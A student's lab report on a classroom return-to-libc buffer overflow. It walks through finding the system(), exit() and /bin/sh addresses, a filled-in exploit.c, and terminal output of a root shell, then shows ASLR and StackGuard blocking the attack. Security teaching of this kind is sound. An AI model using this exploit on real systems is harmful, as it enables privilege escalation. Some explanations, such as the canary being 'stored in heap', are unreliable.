Mohammad Arshad

U00304676

NCS 531-11

Return to LIBC attack

Task1.

- Address randomization was turned off.
- Created a program to get the memory address of the system() and exit().

```
#include <stdio.h>
#include <stdlib.h>
int main()
{
        system("/usr/bin/env");
        return 0 ;
        exit(0);
}
```

- Compiled the above program and using the debugger I was able to find the memory address of system() and exit()

```
(gdb)
(gdb) b main
Breakpoint 1 at 0x80483e7
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7e5f430 <system>
(gdb) p exit
$2 = {<text variable, no debug info>} 0xb7e52fb0 <exit>
(gdb)
```

- Then create and export a new shell environment variable called MYSHELL containing /bin/sh.
- Used the program given in the guidelines of the lab description to get the memory address of /bin/sh.

shaddr.c

```
#include <stdio.h>
#include <stdlib.h>
void main()
{
        char* shell = getenv("MYSHELL");
        if (shell)
        printf("%x\n", (unsigned int)shell);
}
```

```
Terminal
[03/16/2018 19:41] seed@ubuntu:~/RTLIBC$ export MYSHELL=/bin/sh
[03/16/2018 19:41] seed@ubuntu:~/RTLIBC$ gcc -o shaddr shaddr.c
[03/16/2018 19:43] seed@ubuntu:~/RTLIBC$ ./shaddr
bf854e8a
[03/16/2018 19:44] seed@ubuntu:~/RTLIBC$
```

- Assigned the values to the exploit program provided in the lab description

retlib.c | *exploit.c | address.c | shaddr.c


```
/* exploit.c */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
        char buf[40];
        FILE *badfile;
        badfile = fopen("./badfile", "w");
        /* You need to decide the addresses and
        the values for X, Y, Z. The order of the following
        three statements does not imply the order of X, Y, Z.
        Actually, we intentionally scrambled the order. */
        *(long *) &buf[32] = 0xbf854e8a ; // "/bin/sh"
        *(long *) &buf[24] = 0xb7e5f430 ; // system()
        *(long *) &buf[28] = 0xb7e52fb0 ; // exit()
        fwrite(buf, sizeof(buf), 1, badfile);
        fclose(badfile);
}
```

- Compiled the exploit.c program and executed the programs to get the root shell.

```
Terminal
[03/16/2018 19:58] seed@ubuntu:~/RTLIBC$ gcc -o exploit exploit.c
[03/16/2018 19:58] seed@ubuntu:~/RTLIBC$ ./exploit
[03/16/2018 19:59] seed@ubuntu:~/RTLIBC$ ./retlib
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root),4(adm),24(cdrom),27(su
do),30(dip),46(plugdev),109(lpadmin),124(sambashare),130(wireshark),1000(seed)
#
```

.

Q1.



Stack with bof() frame
Stack contents after buffer overflow

- From above stack layout diagram and knowledge of all required addresses (system(), exit() and MYSHELL environment variable address), we can calculate the position at which we have to put these addresses in our badfile.
- We know that kernel stores in –function data variables below ebp pointer.
  After ebp pointer it stores 8 bytes for local variables and then all in-function defined data. So, from our buffer's starting address ebp pointer will be at above 20 bytes (12 bytes buffer size + 8 bytes for local variables).
- Old EBP pointer field will be of 4 bytes so, return address should be put at ebp + 4 bytes = (20 + 4) 24bytes from starting of buffer. Here, we should put system function address, so that system() will get called.
- Now, 4bytes above this new ebp pointer we should put return address for system() function. Here we will put exit() address as we want to call exit() command on return, so that our program does not crash. Location to put Return address field (exit() address) = new ebp + 4bytes = old ebp + 4bytes + 4bytes = (20 + 4 + 4) 28 bytes above buffer's starting address.
- 4 bytes are required for this return address field above which 4 bytes will be for string argument to be passed to system(). Hence, we need to put our environment variable address here, i.e. new ebp + 8bytes = old ebp + 4bytes + 8 bytes = (20+4+8) 32 bytes above buffer's starting address.
- Hence, we put contents (addresses) in our badfile as follow,
  From 24th character -> System() address
  From 28th character -> exit() address
  From 32nd character -> address for MYSHELL environment variable

Q2.


```
[03/16/2018 20:21] seed@ubuntu:~/RTLIBC$ gcc -fno-stack-protector -z noexecstack
 -o newritlib newritlib.c
[03/16/2018 20:22] seed@ubuntu:~/RTLIBC$ sudo chown root newritlib
[sudo] password for seed:
[03/16/2018 20:22] seed@ubuntu:~/RTLIBC$ sudo chmod 4755 newritlib
[03/16/2018 20:22] seed@ubuntu:~/RTLIBC$ ls -l newritlib
-rwsr-xr-x 1 root seed 7295 Mar 16 20:22 newritlib
[03/16/2018 20:22] seed@ubuntu:~/RTLIBC$
[03/16/2018 20:22] seed@ubuntu:~/RTLIBC$ ./exploit
[03/16/2018 20:22] seed@ubuntu:~/RTLIBC$ ./newritlib
sh: 1: h: not found
[03/16/2018 20:23] seed@ubuntu:~/RTLIBC$
```

```
[03/16/2018 20:23] seed@ubuntu:~/RTLIBC$ gcc -o newshaddr shaddr.c
[03/16/2018 20:26] seed@ubuntu:~/RTLIBC$ ./newshaddr
bffffe84
[03/16/2018 20:26] seed@ubuntu:~/RTLIBC$ gcc -o exploit exploit.c
[03/16/2018 20:27] seed@ubuntu:~/RTLIBC$ ./exploit
[03/16/2018 20:27] seed@ubuntu:~/RTLIBC$ ./newritlib
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root),4(adm),24(cdrom),27(su
do),30(dip),46(plugdev),109(lpadmin),124(sambashare),130(wireshark),1000(seed)
#
```

- When we change the name of the file, the attack is not successful.
- This is because, when storing the environment variables in a stack for a process the filename is also saved before environment variables in stack. Due to difference in length of filenames, now the environment variables will be pushed some bytes down or up in the stack. Thus, when our program tries to access the environment variable instead of full path it gets some corrupted path or path starting from in-between the original path value.
- In our case, when environment variable is accessed at the given address it is only receiving “h”, which is an invalid path or command or instruction. Hence, raising an error, “h: not found”. And, thus our attack was not successful.
- If we changed the number of characters of the vulnerable program to the same amount of characters as the other executable by changing the address we get from the executable, the attack was successful and we could exploit the vulnerability to get root access.

Task2.

- Address randomization was enabled.
- When you execute the vulnerable program you will get an error “segmentation fault (core dumped).



- As we can see from above screenshot our attack was unsuccessful. This is because, at the memory address we have provided in badfile there are some random data in memory instead of system(), exit() and MYSHELL environment variable.
- This causes an error, as command or instruction or path at the given address may not be valid or even the address we have provided may not belong to the process.
- Below you can see random address are generated when we run the program which we use the collect the memory address in task1.

Task3

- Compiled the vulnerable program with the stack guard protection enabled.

```
[03/16/2018 20:40] root@ubuntu:/home/seed/RTLIBC# sysctl -w kernel.randomize_va_
space=0
kernel.randomize_va_space = 0
[03/16/2018 20:40] root@ubuntu:/home/seed/RTLIBC# su seed
[03/16/2018 20:40] seed@ubuntu:~/RTLIBC$ gcc -z noexecstack -o retlib retlib.c
[03/16/2018 20:41] seed@ubuntu:~/RTLIBC$ sudo chown root retlib
[03/16/2018 20:41] seed@ubuntu:~/RTLIBC$ sudo chmod 4755 retlib
[03/16/2018 20:41] seed@ubuntu:~/RTLIBC$
[03/16/2018 20:41] seed@ubuntu:~/RTLIBC$ ./shaddr
bffffe8a
[03/16/2018 20:41] seed@ubuntu:~/RTLIBC$ ./shaddr
bffffe8a
```

- We can see that the program crashed with an error “stack smashing detected”.

```
[03/16/2018 20:48] seed@ubuntu:~/RTLIBC$ ./exploit
[03/16/2018 20:48] seed@ubuntu:~/RTLIBC$ ./retlib
*** stack smashing detected ***: ./retlib terminated
======= Backtrace: =========
/lib/i386-linux-gnu/libc.so.6(__fortify_fail+0x45)[0xb7f240e5]
/lib/i386-linux-gnu/libc.so.6(+0x10409a)[0xb7f2409a]
./retlib[0x8048523]
/lib/i386-linux-gnu/libc.so.6(exit+0x0)[0xb7e52fb0]
======= Memory map: ========
08048000-08049000 r-xp 00000000 08:01 1588101    /home/seed/RTLIBC/retlib
08049000-0804a000 r--p 00000000 08:01 1588101    /home/seed/RTLIBC/retlib
0804a000-0804b000 rw-p 00001000 08:01 1588101    /home/seed/RTLIBC/retlib
0804b000-0806c000 rw-p 00000000 00:00 0          [heap]
b7def000-b7e0b000 r-xp 00000000 08:01 2360149    /lib/i386-linux-gnu/libgcc_s.so
.1
b7e0b000-b7e0c000 r--p 0001b000 08:01 2360149    /lib/i386-linux-gnu/libgcc_s.so
.1
b7e0c000-b7e0d000 rw-p 0001c000 08:01 2360149    /lib/i386-linux-gnu/libgcc_s.so
.1
b7e1f000-b7e20000 rw-p 00000000 00:00 0
b7e20000-b7fc3000 r-xp 00000000 08:01 2360304    /lib/i386-linux-gnu/libc-2.15.s
o
b7fc3000-b7fc5000 r--p 001a3000 08:01 2360304    /lib/i386-linux-gnu/libc-2.15.s
o
b7fc5000-b7fc6000 rw-p 001a5000 08:01 2360304    /lib/i386-linux-gnu/libc-2.15.s
o
b7fc6000-b7fc9000 rw-p 00000000 00:00 0
b7fd9000-b7fdd000 rw-p 00000000 00:00 0
b7fdd000-b7fde000 r-xp 00000000 00:00 0          [vdso]
b7fde000-b7ffe000 r-xp 00000000 08:01 2364405    /lib/i386-linux-gnu/ld-2.15.so
b7ffe000-b7fff000 r--p 0001f000 08:01 2364405    /lib/i386-linux-gnu/ld-2.15.so
b7fff000-b8000000 rw-p 00020000 08:01 2364405    /lib/i386-linux-gnu/ld-2.15.so
bffdf000-c0000000 rw-p 00000000 00:00 0          [stack]
Aborted (core dumped)
[03/16/2018 20:48] seed@ubuntu:~/RTLIBC$
```

- From above two screenshots we can see that our attack was not successful because of stack guard protection scheme. When stack guard protection scheme is enabled system uses values to detect buffer overflow attack. If the value does not match with the one stored in heap, system detects buffer overflow. When, function return call is made, system checks to verify value for that frame. If it is different it will generate stack smashing detected error. Thus, making our attack unsuccessful.